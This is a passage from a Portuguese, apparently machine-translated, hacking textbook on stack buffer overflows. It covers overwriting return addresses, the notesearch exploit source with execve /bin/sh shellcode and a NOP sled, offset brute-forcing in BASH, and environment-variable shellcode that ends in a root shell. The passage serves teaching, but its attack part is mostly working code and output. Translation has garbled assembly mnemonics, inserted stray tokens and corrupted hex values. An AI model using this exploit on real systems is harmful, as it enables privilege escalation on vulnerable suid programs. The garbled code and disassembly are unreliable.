Quando a função termina, as instruções `leave` e `ret` removem o stack frame e definem o registro do ponteiro de execução (EIP) para o endereço de retorno salvo no stack frame (). Isso leva a execução do programa de volta à próxima instrução em `main()` após a chamada de função em 0x080484bb. Esse processo ocorre sempre que uma função é chamada em qualquer programa.

```
(gdb) x/32xw $esp
0xbffff7a0: 0x00000000 0x08049744 0xbffff7b8 0x080482d9
0xbffff7b0: 0xb7f9f729 0xb7fd6ff4 0xbffff7e8 0x00000000
0xbffff7c0: 0xb7fd6ff4 0xbffff880 0xbffff7e8 0xb7fd6ff4
0xbffff7d0: 0xb7ff47b0 0x08048510 0xbffff7e8 0x080484bb
0xbffff7e0: 0xbffff9b7 0x08048510 0xbffff848 0xb7eafebc
0xbffff7f0: 0x00000002 0xbffff874 0xbffff880 0xb8001898
0xbffff800: 0x00000000 0x00000001 0x00000001 0x00000000
0xbffff810: 0xb7fd6ff4 0xb8000ce0 0x00000000 0xbffff848
```

```
(gdb) cont
```

Continuação.

Ponto de interrupção 3, check_authentication (password=0xbffff9b7 'A' <repetir 30 vezes>) em auth_overflow2.c:16

```
16          return auth_flag;
```

```
(gdb) x/32xw $esp
```

	0xbffff7a0:	0xbffff7c0	0x080485dc	0xbffff7b8	0x080482d9
Oxbffff7b0:	0xb7f9f729	0xb7fd6ff4	0xbffff7e8	0x00000000	0x41414141
Oxbffff7c0:	0x41414141	0x41414141	0x41414141	0x41414141	0x08004141
Oxbffff7d0:	0x41414141	0x41414141	0x41414141	0x41414141	0x08004141
Oxbffff7e0:	0xbffff9b7	0x08048510	0xbffff848	0xb7eafebc	
Oxbffff7f0:	0x00000002	0xbffff874	0xbffff880	0xb8001898	
Oxbffff800:	0x00000000	0x00000001	0x00000001	0x00000000	
Oxbffff810:	0xb7fd6ff4	0xb8000ce0	0x00000000	0xbffff848	

```
(gdb) cont
```

Continuação.

O programa recebeu o sinal SIGSEGV, falha de segmentação.

```
0x08004141 in ?? ()
```

```
(gdb)
```

Quando alguns dos bytes do endereço de retorno salvo forem sobreescritos, o programa ainda tentará usar esse valor para restaurar o registro do ponteiro de execução (EIP). Isso geralmente resulta em uma falha, pois a execução está essencialmente saltando para um local aleatório. Mas esse valor não precisa ser aleatório. Se a gravação excessiva for controlada, a execução poderá, por sua vez, ser controlada para saltar para um local específico. Mas para onde devemos dizer que ele deve ir?

0x330 Experimentando o BASH

Como grande parte do hacking tem como base a exploração e a experimentação, a capacidade de tentar coisas diferentes rapidamente é vital. O shell BASH e o Perl são comuns na maioria das máquinas e são tudo o que é necessário para experimentar a exploração.

Perl é uma linguagem de programação interpretada com um comando de impressão que é particularmente adequado para gerar longas sequências de caracteres. O Perl pode ser usado para executar instruções na linha de comando usando o comando
-e assim:

```
reader@hacking:~/booksrc $ perl -e 'print "A" x 20;'  
AAAAAAAAAAAAAAAAAAAAAA
```

Esse comando diz ao Perl para executar os comandos encontrados entre as aspas simples - nesse caso, um único comando de print "A" x 20;. Esse comando imprime o caractere A 20 vezes.

Qualquer caractere, como um caractere não imprimível, também pode ser impresso usando \x##, em que ## é o valor hexadecimal do caractere. No exemplo a seguir, essa notação é usada para imprimir o caractere A, que tem o valor hexadecimal de 0x41.

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'  
AAAAAAAAAAAAAAAAAAAAAA
```

Além disso, a concatenação de strings pode ser feita em Perl com um ponto (.). Isso pode ser útil ao encadear vários endereços.

```
reader@hacking:~/booksrc $ perl -e 'print "A "x20 . "BCD" . "\x61\x66\x67\x69 "x2 . "Z";'  
AAAAAAAAAAAAAAAABCDAfgiafgiZ
```

Um comando inteiro do shell pode ser executado como uma função, retornando sua saída no lugar. Isso é feito cercando o comando com parênteses e colocando um cifrão como prefixo. Aqui estão dois exemplos:

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')  
Linux  
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e Linux  
leitor@hacking:~/booksrc $
```

Em cada caso, a saída do comando encontrada entre os parênteses é substituída pelo comando e o comando uname é executado. Esse efeito exato de substituição de comando pode ser obtido com acentos graves (`), a aspa simples inclinada na tecla til). Você pode usar a sintaxe que lhe parecer mais natural; no entanto, a sintaxe de parênteses é mais fácil de ler para a maioria das pessoas.

```
reader@hacking:~/booksrc $ u`perl -e 'print "na";`me Linux  
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me Linux  
leitor@hacking:~/booksrc $
```

A substituição de comandos e o Perl podem ser usados em conjunto para gerar rapidamente buffers de estouro em tempo real. Você pode usar essa técnica para testar facilmente o programa overflow_example.c com buffers de comprimentos precisos.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A "x30')  
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'  
[BEFORE] buffer_one está em 0xbffff7e8 e contém 'one' [BEFORE]  
value is at 0xbffff7f4 and is 5 (0x00000005)
```

[STRCPY] copiando 30 bytes para o buffer_dois

[O buffer_dois está em 0xbffff7e0 e contém 'AAAAAAAAAAAAAAAAAAAAAA' O buffer_um está em 0xbffff7e8 e contém 'AAAAAAAAAAAAAAAAAAAAAA'
O valor [AFTER] está em 0xbffff7f4 e é 1094795585 (0x41414141) Falha de segmentação (núcleo despejado)
reader@hacking:~/booksrc \$ gdb -q
(gdb) print 0xbffff7f4 - 0xbffff7e0
\$1 = 20

```
(gdb) quit
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A "x20 . "ABCD"')
[BEFORE] buffer_two está em 0xbffff7e0 e contém 'two'
[BEFORE] buffer_one está em 0xbffff7e8 e contém 'one' [BEFORE]
value is at 0xbffff7f4 and is 5 (0x00000005)
```

[STRCPY] copiando 24 bytes para o buffer_dois

```
[APÓS] buffer_dois está em 0xbffff7e0 e contém 'AAAAAAAAAAAAAAABCD' [APÓS]
buffer_um está em 0xbffff7e8 e contém 'AAAAAAAAAAAAABCD' [APÓS] o valor está em
0xbffff7f4 e é 1145258561 (0x44434241) reader@hacking:~/booksrc $
```

Na saída acima, o GDB é usado como uma calculadora hexadecimal para calcular a distância entre buffer_two (0xbffff7e0) e a variável de valor (0xbffff7f4), que é de 20 bytes. Usando essa distância, a variável de valor é sobreescrita com o valor exato 0x44434241, já que os caracteres *A*, *B*, *C* e *D* têm os valores hexadecimais 0x41, 0x42, 0x43 e 0x44, respectivamente. O primeiro caractere é o byte menos significativo, devido à arquitetura little-endian. Isso significa que, se você quiser controlar a variável de valor com algo exato, como 0deadbeef, deverá gravar esses bytes na memória na ordem inversa.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A "x20 . "\xef\xbe\xad\xde"') [BEFORE]
buffer_two está em 0xbffff7e0 e contém 'two'
[BEFORE] buffer_one está em 0xbffff7e8 e contém 'one' [BEFORE]
value is at 0xbffff7f4 and is 5 (0x00000005)
```

[STRCPY] copiando 24 bytes para o buffer_dois

```
[AFTER] buffer_two está em 0xbffff7e0 e contém 'AAAAAAAAAAAAAAA??' [AFTER]
buffer_one está em 0xbffff7e8 e contém 'AAAAAAAAAAA??'
O valor [AFTER] está em 0xbffff7f4 e é -559038737 (0xdeadbeef) reader@hacking:~/booksrc
$
```

Essa técnica pode ser aplicada para substituir o endereço de retorno no programa auth_overflow2.c por um valor exato. No exemplo abaixo, substituiremos o endereço de retorno por um endereço diferente em main().

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow2 auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./auth_overflow2
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) disass main
Dump do código assembler para a função main:
0x08048474 <main+0>:    empurr  ebp
                           ar
0x08048475 <main+1>:    mover   ebp,esp
0x08048477 <main+3>:    sub     esp,0x8
0x0804847a <main+6>:    e      esp,0xffffffff
0x0804847d <main+9>:    mover   eax,0x0
0x08048482 <main+14>:   subma  esp,eax
                           rino
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mover   eax,DWORD PTR [ebp+12]
```

```

0x0804848d <main+25>:  mover    eax,DWORD PTR [eax]
0x0804848f <main+27>:  mover    DWORD PTR [esp+4],eax
0x08048493 <main+31>:  mover    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:  cha     0x804831c <printf@plt>
                           mad
                           a
0x0804849f <main+43>:  mover    DWORD PTR [esp],0x0
0x080484a6 <main+50>:  cha     0x804833c <exit@plt>
                           mad
                           a
0x080484ab <main+55>:  mov     eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:  add     eax,0x4
0x080484b1 <main+61>:  mover    eax,DWORD PTR [eax]
0x080484b3 <main+63>:  mover    DWORD PTR [esp],eax
0x080484b6 <main+66>:  teste   0x8048414 <check_authentication>
0x080484bb <main+71>:  de      eax, eax
0x080484bd <main+73>:  cham   0x80484e5 <main+113>
                           ada
                           je
0x080484bf <main+75>:  mover    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:  cha     0x804831c <printf@plt>
                           mad
                           a
0x080484cb <main+87>:  mover    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:  cha     0x804831c <printf@plt>
                           mad
                           a
0x080484d7 <main+99>:  mover    DWORD PTR [esp],0x8048630
0x080484de <main+106>: cha     0x804831c <printf@plt>
                           mad
                           a
0x080484e3 <main+111>: jmp     0x80484f1 <main+125>
0x080484e5 <main+113>: mover    DWORD PTR [esp],0x804864d
0x080484ec <main+120>: chama   0x804831c <printf@plt>
0x080484f1 <main+125>: da
0x080484f2 <main+126>: licença
                           ret

```

Fim do dump do assembler.
(gdb)

Essa seção de código mostrada em negrito contém as instruções que exibem a mensagem *Access Granted*. O início dessa seção está em 0x080484bf, portanto, se o endereço de retorno for substituído por esse valor, esse bloco de instruções será executado. A distância exata entre o endereço de retorno e o início do password_buffer pode mudar devido a diferentes versões do compilador e diferentes sinalizadores de otimização. Desde que o início do buffer esteja alinhado com DWORDs na pilha, essa mutabilidade pode ser considerada simplesmente repetindo o endereço de retorno várias vezes. Dessa forma, pelo menos uma das instâncias sobrescreverá o endereço de retorno, mesmo que ele tenha se deslocado devido a otimizações do compilador.

reader@hacking:~/booksrc \$./auth_overflow2 \$(perl -e 'print "\xbf\x84\x04\x08\x10")

```

=====
Acesso concedido.
=====
```

No exemplo acima, o endereço de destino de 0x080484bf é repetido 10 vezes para garantir que o endereço de retorno seja substituído pelo novo endereço de destino. Quando a função `check_authentication()` retorna, a execução salta diretamente para o novo endereço de destino em vez de retornar para a próxima instrução após a chamada. Isso nos dá mais controle; no entanto, ainda estamos limitados ao uso de instruções que existem na programação original.

O programa notesearch é vulnerável a um estouro de buffer na linha marcada em negrito aqui.

```
int main(int argc, char *argv[]) {
    int userid, printing=1, fd; // Descritor de arquivo
    char searchstring[100];

    if(argc > 1) // Se houver um arg
        strcpy(searchstring, argv[1]); // essa é a string de pesquisa;
    else // caso contrário,
        searchstring[0] = 0; // a string de pesquisa está vazia.
```

O exploit notesearch usa uma técnica semelhante para transbordar um buffer para o endereço de retorno; no entanto, ele também injeta suas próprias instruções na memória e, em seguida, retorna a execução para lá. Essas instruções são chamadas de *shellcode* e dizem ao programa para restaurar privilégios e abrir um prompt de shell. Isso é especialmente devastador para o programa notesearch, pois ele é um root suid. Como esse programa espera acesso multiusuário, ele é executado com privilégios mais altos para que possa acessar seu arquivo de dados, mas a lógica do programa impede que o usuário use esses privilégios mais altos para qualquer coisa que não seja acessar o arquivo de dados - pelo menos essa é a intenção.

Mas quando novas instruções podem ser injetadas e a execução pode ser controlada com um estouro de buffer, a lógica do programa não faz sentido. Essa técnica permite que o programa faça coisas para as quais nunca foi programado, enquanto ainda está sendo executado com privilégios elevados. Essa é a combinação perigosa que permite que o exploit notesearch obtenha um shell de root. Vamos examinar o exploit mais detalhadamente.

```
reader@hacking:~/booksrc $ gcc -g exploit_notesearch.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista 1
1      #include <stdio.h>
2      #include <stdlib.h>
3      #include <string.h>
4      char shellcode[]=
5          "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x4\xcd\x80\x6a\x0b\x58\x51\x68"
6          "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7          "\xe1\xcd\x80";
8
9      int main(int argc, char *argv[]) {
10         unsigned int i, *ptr, ret, offset=270;
(gdb)
11         char *command, *buffer; 12
12         comando = (char *) malloc(200);
13         bzero(command, 200); // Zera a nova memória. 15
14         strcpy(command, "./notesearch \\""); // Inicia o buffer de comando.
15         buffer = command + strlen(command); // Definir buffer no final. 18
16         if(argc > 1) // Definir deslocamento.
```

```
20          offset = atoi(argv[1]);
(gdb)
21
22      ret = (unsigned int) &i - offset; // Define o endereço de
retorno. 23
24      for(i=0; i < 160; i+=4) // Preencher o buffer com o endereço de retorno.
25          *(unsigned int *)(buffer+i)) = ret;
26      memset(buffer, 0x90, 60); // Construa o sled NOP.
27      memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29      strcat(comando, "\\\"");
30
(gdb) break 26
Ponto de interrupção 1 em 0x80485fa: arquivo
exploit_notesearch.c, linha 26. (gdb) break 27
Ponto de interrupção 2 em 0x8048615: arquivo
exploit_notesearch.c, linha 27. (gdb) break 28
Ponto de interrupção 3 em 0x8048633: arquivo
exploit_notesearch.c, linha 28. (gdb)
```

O exploit notesearch gera um buffer nas linhas 24 a 27 (mostradas acima em negrito). A primeira parte é um loop for que preenche o buffer com um endereço de 4 bytes armazenado na variável ret. O loop incrementa i em 4 a cada vez. Esse valor é adicionado ao endereço do buffer e tudo isso é convertido em um ponteiro inteiro sem sinal. Esse ponteiro tem um tamanho de 4, portanto, quando todo ele é desreferenciado, todo o valor de 4 bytes encontrado em ret é gravado.

(gdb) executar
Iniciando o programa: /home/reader/booksr/a.out

No primeiro ponto de interrupção, o ponteiro do buffer mostra o resultado do loop for. Você também pode ver a relação entre o ponteiro de comando e o ponteiro do buffer. A próxima instrução é uma chamada para memset(), que começa no início do buffer e define 60 bytes de memória com o valor 0x90.

(gdb) cont
Continuação.

Ponto de parada 2, main (argc=1, argv=0xbffff894) em exploit_notesearch.c:27

```
27     memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
```

(gdb) x/40x buffer

0x804a016:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a026:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a036:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a046:	0x90909090	0x90909090	0x90909090	0xbfffff6f6
0x804a056:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a066:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a076:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a086:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a096:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a0a6:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6

(gdh) comando x/s

Por fim, a chamada para `memcpy()` copiará os bytes do shellcode no buffer+60.

(gdb) cont

(g.o.s) 2011

Ponto de interrupção 3, main (argc=1, argv=0xbfffff894) em exploit notesearch.c:29

```
29     strcat(command, "\\");
```

(gdb) buffer x/40x

(g, s), S=1, T=1				
0x804a016:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a026:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a036:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a046:	0x90909090	0x90909090	0x90909090	0x3158466a
0x804a056:	0xcdc931db	0x2f685180	0x6868732f	0x6e69622f
0x804a066:	0x5351e389	0xb099e189	0xbf80cd0b	0xbfffff6f6
0x804a076:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a086:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a096:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6
0x804a0a6:	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6	0xbfffff6f6

(-dib) command-line (-

Agora o buffer contém o shellcode desejado e é longo o suficiente para gravar o endereço de retorno. A dificuldade de encontrar o local exato do endereço de retorno é facilitada pelo uso da técnica de endereço de retorno repetido. Mas esse endereço de retorno deve apontar para o shellcode localizado no mesmo buffer. Isso significa que o endereço real deve ser conhecido com antecedência, antes mesmo de entrar na memória. Essa pode ser uma previsão difícil de ser feita com uma pilha que muda dinamicamente. Felizmente, há outra técnica de hacking.

chamado NOP sled, que pode ajudar nessa difícil chicana. *NOP* é uma instrução de montagem que é a abreviação de *no operation (nenhuma operação)*. É uma instrução de byte único que não faz absolutamente nada. Essas instruções às vezes são usadas para desperdiçar ciclos computacionais para fins de tempo e são realmente necessárias na arquitetura do processador Sparc, devido ao pipelining de instruções. Neste caso, as instruções NOP serão usadas para uma finalidade diferente: como um fator de correção. Criaremos um grande array (ou sled) dessas instruções NOP e o colocaremos antes do shellcode; então, se o registro EIP apontar para qualquer endereço encontrado no sled NOP, ele será incrementado durante a execução de cada instrução NOP, uma de cada vez, até que finalmente chegue ao shellcode. Isso significa que, desde que o endereço de retorno seja sobreescrito por qualquer endereço encontrado no sled NOP, o registro EIP deslizará pelo sled até o shellcode, que será executado corretamente. Na arquitetura *x86*, a instrução NOP é equivalente ao byte hexadecimal 0x90. Isso significa que nosso buffer de exploração completo tem a seguinte aparência:

Trenó NOP	Código de shell	Endereço de retorno repetido
-----------	-----------------	------------------------------

Mesmo com um sled NOP, o local aproximado do buffer na memória deve ser previsto com antecedência. Uma técnica para aproximar o local da memória é usar um local de pilha próximo como quadro de referência. Ao subtrair um deslocamento desse local, é possível obter o endereço relativo de qualquer variável.

De exploit_noteseach.c

```

unsigned int i, *ptr, ret, offset=270; char
*command, *buffer;

comando = (char *) malloc(200);
bzero(command, 200); // Zerar a nova memória.

strcpy(command, "./noteseach \\""); // Inicia o buffer de comando.
buffer = command + strlen(command); // Define o buffer no final.

if(argc > 1) // Define o
    deslocamento. offset =
        atoi(argv[1]);

ret = (unsigned int) &i - offset; // Definir endereço de retorno.

```

No exploit do noteseach, o endereço da variável *i* no stack frame de *main()* é usado como ponto de referência. Em seguida, um deslocamento é subtraído desse valor; o resultado é o endereço de retorno de destino. Esse deslocamento foi determinado anteriormente como sendo 270, mas como esse número é calculado?

A maneira mais fácil de determinar esse deslocamento é por meio de experimentos. O depurador deslocará ligeiramente a memória e reduzirá os privilégios quando o programa suid root noteseach for executado, o que torna a depuração muito menos útil nesse caso.

Como o exploit notesearch permite um argumento opcional de linha de comando para definir o deslocamento, diferentes deslocamentos podem ser testados rapidamente.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out 100
-----[ fim dos dados da nota ]-----
reader@hacking:~/booksrc $ ./a.out 200
-----[ fim dos dados da nota ]-----
- reader@hacking:~/booksrc $
```

No entanto, fazer isso manualmente é tedioso e estúpido. O BASH também tem um loop for que pode ser usado para automatizar esse processo. O comando seq é um programa simples que gera sequências de números, normalmente usado com looping.

```
reader@hacking:~/booksrc $ seq 1 10
1
2
3
4
5
6
7
8
9
10
reader@hacking:~/booksrc $ seq 1 3 10
1
4
7
10
leitor@hacking:~/booksrc $
```

Quando apenas dois argumentos são usados, todos os números do primeiro argumento até o segundo são gerados. Quando três argumentos são usados, o argumento do meio determina o quanto incrementar a cada vez. Isso pode ser usado com a substituição de comandos para acionar o loop for do BASH.

```
reader@hacking:~/booksrc $ for i in $(seq 1 3 10)
> fazer
> echo O valor é $i
> feito
O valor é 1 O
valor é 4 O valor
é 7 O valor é 10
leitor@hacking:~/booksrc $
```

A função do loop for deve ser familiar, mesmo que a sintaxe seja um pouco diferente. A variável de shell \$i itera por todos os valores encontrados nos acentos graves (gerados por seq). Em seguida, tudo o que estiver entre as palavras-chave do e done é executado. Isso pode ser usado para testar rapidamente vários offsets diferentes. Como o sled NOP tem 60 bytes de comprimento e podemos retornar em qualquer lugar do sled, há cerca de 60 bytes de espaço de manobra. Podemos incrementar com segurança o loop de deslocamento com um passo de 30, sem perigo de perder o sled.

```
reader@hacking:~/booksrc $ for i in $(seq 0 30 300)
> fazer
> echo Tentando o deslocamento $i
> ./a.out $i
> feito
Tentando o deslocamento 0
[DEBUG] encontrou uma nota de 34 bytes para o
usuário id 999 [DEBUG] encontrou uma nota de 41
bytes para o usuário id 999
```

Quando o deslocamento correto é usado, o endereço de retorno é substituído por um valor que aponta para algum lugar no sled NOP. Quando a execução tenta retornar a esse local, ela simplesmente desliza pelo sled NOP até as instruções do shellcode injetado. Foi assim que o valor de deslocamento padrão foi descoberto.

0x331 Usando o ambiente

Às vezes, um buffer é pequeno demais para conter até mesmo o shellcode. Felizmente, há outros locais na memória onde o shellcode pode ser armazenado. As variáveis de ambiente são usadas pelo shell do usuário para uma variedade de coisas, mas o motivo pelo qual são usadas não é tão importante quanto o fato de estarem localizadas na pilha e poderem ser definidas no shell. O exemplo abaixo define uma variável de ambiente chamada MYVAR como a string *test*. Essa variável de ambiente pode ser acessada acrescentando um cifrão ao seu nome. Além disso, o comando env mostrará todas as variáveis de ambiente. Observe que há várias variáveis de ambiente padrão já definidas.

```
reader@hacking:~/booksrc $ export MYVAR=test
reader@hacking:~/booksrc $ echo $MYVAR
teste
reader@hacking:~/booksrc $ env
SSH_AGENT_PID=7531
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2
WINDOWID=39845969
OLDPWD=/home/reader USER=reader
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33;01:or=4
0;31:01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;
31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01;31:*
.rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35
*:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.mov=01;
```

```

35:*.mpg=01;35:*.mpeg=01;35:*.avi=01;35:*.fli=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;
35:*.flac=01;35:*.mp3=01;35:*.mpc=01;35:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-EpSEbS7489/agent.7489
GNOME_KEYRING_SOCKET=/tmp/keyring-AyzuEi/socket
SESSION_MANAGER=local/hacking:/tmp/.ICE-unix/7489 USERNAME=reader
DESKTOP_SESSION=default.desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
GDM_XSERVER_LOCATION=local
PWD=/home/reader/booksrc
LANG=pt_US.UTF-8
GDMSESSION=default.desktop
HISTCONTROL=ignoreboth
HOME=/home/reader
SHLVL=1
GNOME_DESKTOP_SESSION_ID=Padrão
LOGNAME=reader
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
DxW6W1OH1O,guid=4f4e0e9cc6f68009a059740046e28e35
LESSOPEN=| /usr/bin/lesspipe %
DISPLAY=:0.0
MYVAR=test LESSCLOSE=/usr/bin/lesspipe
%$ %$ RUNNING_UNDER_GDM=yes
COLORTERM=gnome-terminal
XAUTHORITY=/home/reader/.Xauthority
_=~/usr/bin/env reader@hacking:~/booksrc
$
```

Da mesma forma, o shellcode pode ser colocado em uma variável de ambiente, mas primeiro ele precisa estar em um formato que possa ser facilmente manipulado. O shellcode do exploit notesearch pode ser usado; só precisamos colocá-lo em um arquivo em formato binário. As ferramentas padrão do shell, como head, grep e cut, podem ser usadas para isolar apenas os bytes expandidos em hexadecimal do shellcode.

```

reader@hacking:~/booksrc $ head exploit_notesearch.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]={

"\x31\x00\x31\xdb\x31\xc9\x99\xb0\x4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";


int main(int argc, char *argv[]) { unsigned int
    i, *ptr, ret, offset=270;
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\\""
"\x31\x00\x31\xdb\x31\xc9\x99\xb0\x4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\\""\\" | cut -d\" -f2
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x4\xcd\x80\x6a\x0b\x58\x51\x68
```

```
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89  
\xe1\xcd\x80  
reader@hacking:~/booksrc $
```

As primeiras 10 linhas do programa são canalizadas para o grep, que mostra apenas as linhas que começam com aspas. Isso isola as linhas que contêm o shellcode, que são então canalizadas para o cut usando opções para exibir somente os bytes entre duas aspas.

O loop for do BASH pode, na verdade, ser usado para enviar cada uma dessas linhas para um comando echo, com opções de linha de comando para reconhecer a expansão hexadecimal e suprimir a adição de um caractere de nova linha ao final.

```
reader@hacking:~/booksrc $ for i in $(head exploit_notesearch.c | grep "^\" | cut -d\" -f2)  
> fazer  
> echo -en $i  
> done > shellcode.bin  
reader@hacking:~/booksrc $ hexdump -C shellcode.bin  
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 |1.1.1. ....j.XQh|  
0 0 0 0 0 1 0 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89 //shh/bin..Q..S.|  
0 0 0 0 0 2 0 e1 cd 80 |.....|  
00000023  
leitor@hacking:~/booksrc $
```

Agora temos o código de shell em um arquivo chamado shellcode.bin. Isso pode ser usado com a substituição de comandos para colocar o shellcode em uma variável de ambiente, juntamente com um generoso sled NOP.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(perl -e 'print "\x90 "x200')$(cat shellcode.bin)  
reader@hacking:~/booksrc $ echo $SHELLCODE
```

```
1 1 1 j  
XQh//shh/bin Q S  
leitor@hacking:~/booksrc $
```

E assim, o shellcode está agora na pilha em uma variável de ambiente, junto com um sled NOP de 200 bytes. Isso significa que só precisamos encontrar um endereço em algum lugar nesse intervalo do sled para substituir o endereço de retorno salvo. As variáveis de ambiente estão localizadas perto da parte inferior da pilha, portanto, é onde devemos procurar ao executar o notesearch em um depurador.

```
reader@hacking:~/booksrc $ gdb -q ./notesearch  
Usando a biblioteca do host libthread_db  
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) break main  
Ponto de parada 1 em  
0x804873c (gdb) executar  
Iniciando o programa: /home/reader/booksrc/notesearch
```

Ponto de parada 1, 0x0804873c em
main () (gdb)

Um ponto de interrupção é definido no início de `main()` e o programa é executado. Isso configurará a memória para o programa, mas ele será interrompido antes que algo aconteça. Agora podemos examinar a memória perto da parte inferior da pilha.

O depurador revela o local do shellcode, mostrado em negrito acima. (Quando o programa é executado fora do depurador, esses endereços podem ser um pouco diferentes). O depurador também tem algumas informações sobre a pilha, o que altera um pouco os endereços. Mas com um sled NOP de 200 bytes, essas inconsistências não são um problema se for escolhido um endereço próximo ao meio do sled. Na saída acima, o endereço 0xbffff947 é mostrado como próximo ao meio do sled NOP, o que deve nos dar espaço suficiente. Após determinar o endereço das instruções do shellcode injetado, a exploração é simplesmente uma questão de substituir o endereço de retorno por esse endereço.

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\xbf "x40') [DEBUG]
encontrou uma nota de 34 bytes para o ID de usuário 999
[DEBUG] encontrou uma nota de 41 bytes para o ID de usuário 999
-----[ fim dos dados da nota ]-----
sh-3.2# whoami
root sh-
3.2#
```

O endereço de destino é repetido vezes suficientes para transbordar o endereço de retorno, e a execução retorna para o sled NOP na variável de ambiente, o que inevitavelmente leva ao shellcode. Em situações em que o buffer de estouro não é grande o suficiente para conter o shellcode, uma variável de ambiente pode ser usada com um sled NOP grande. Isso geralmente torna as explorações um pouco mais fáceis.

Um enorme sled de NOP é uma grande ajuda quando você precisa adivinhar os endereços de retorno de destino, mas acontece que os locais das variáveis de ambiente são mais fáceis de prever do que os locais das variáveis de pilha locais. Na biblioteca padrão do C, há uma função chamada `getenv()`, que aceita o nome de uma variável de ambiente como seu único argumento e retorna o endereço de memória dessa variável. O código em `getenv_example.c` demonstra o uso de `getenv()`.

`getenv_example.c`

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    printf("%s está em %p\n", argv[1], getenv(argv[1]));
}
```

Quando compilado e executado, esse programa exibirá o local de um determinado variável de ambiente em sua memória. Isso fornece uma previsão muito mais precisa de onde a mesma variável de ambiente estará quando o programa de destino for executado.

```
reader@hacking:~/booksrc $ gcc getenv_example.c
reader@hacking:~/booksrc $ ./a.out SHELLCODE
SHELLCODE está em 0xbffff90b
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\xbf "x40') [DEBUG]
encontrou uma nota de 34 bytes para o ID de usuário 999
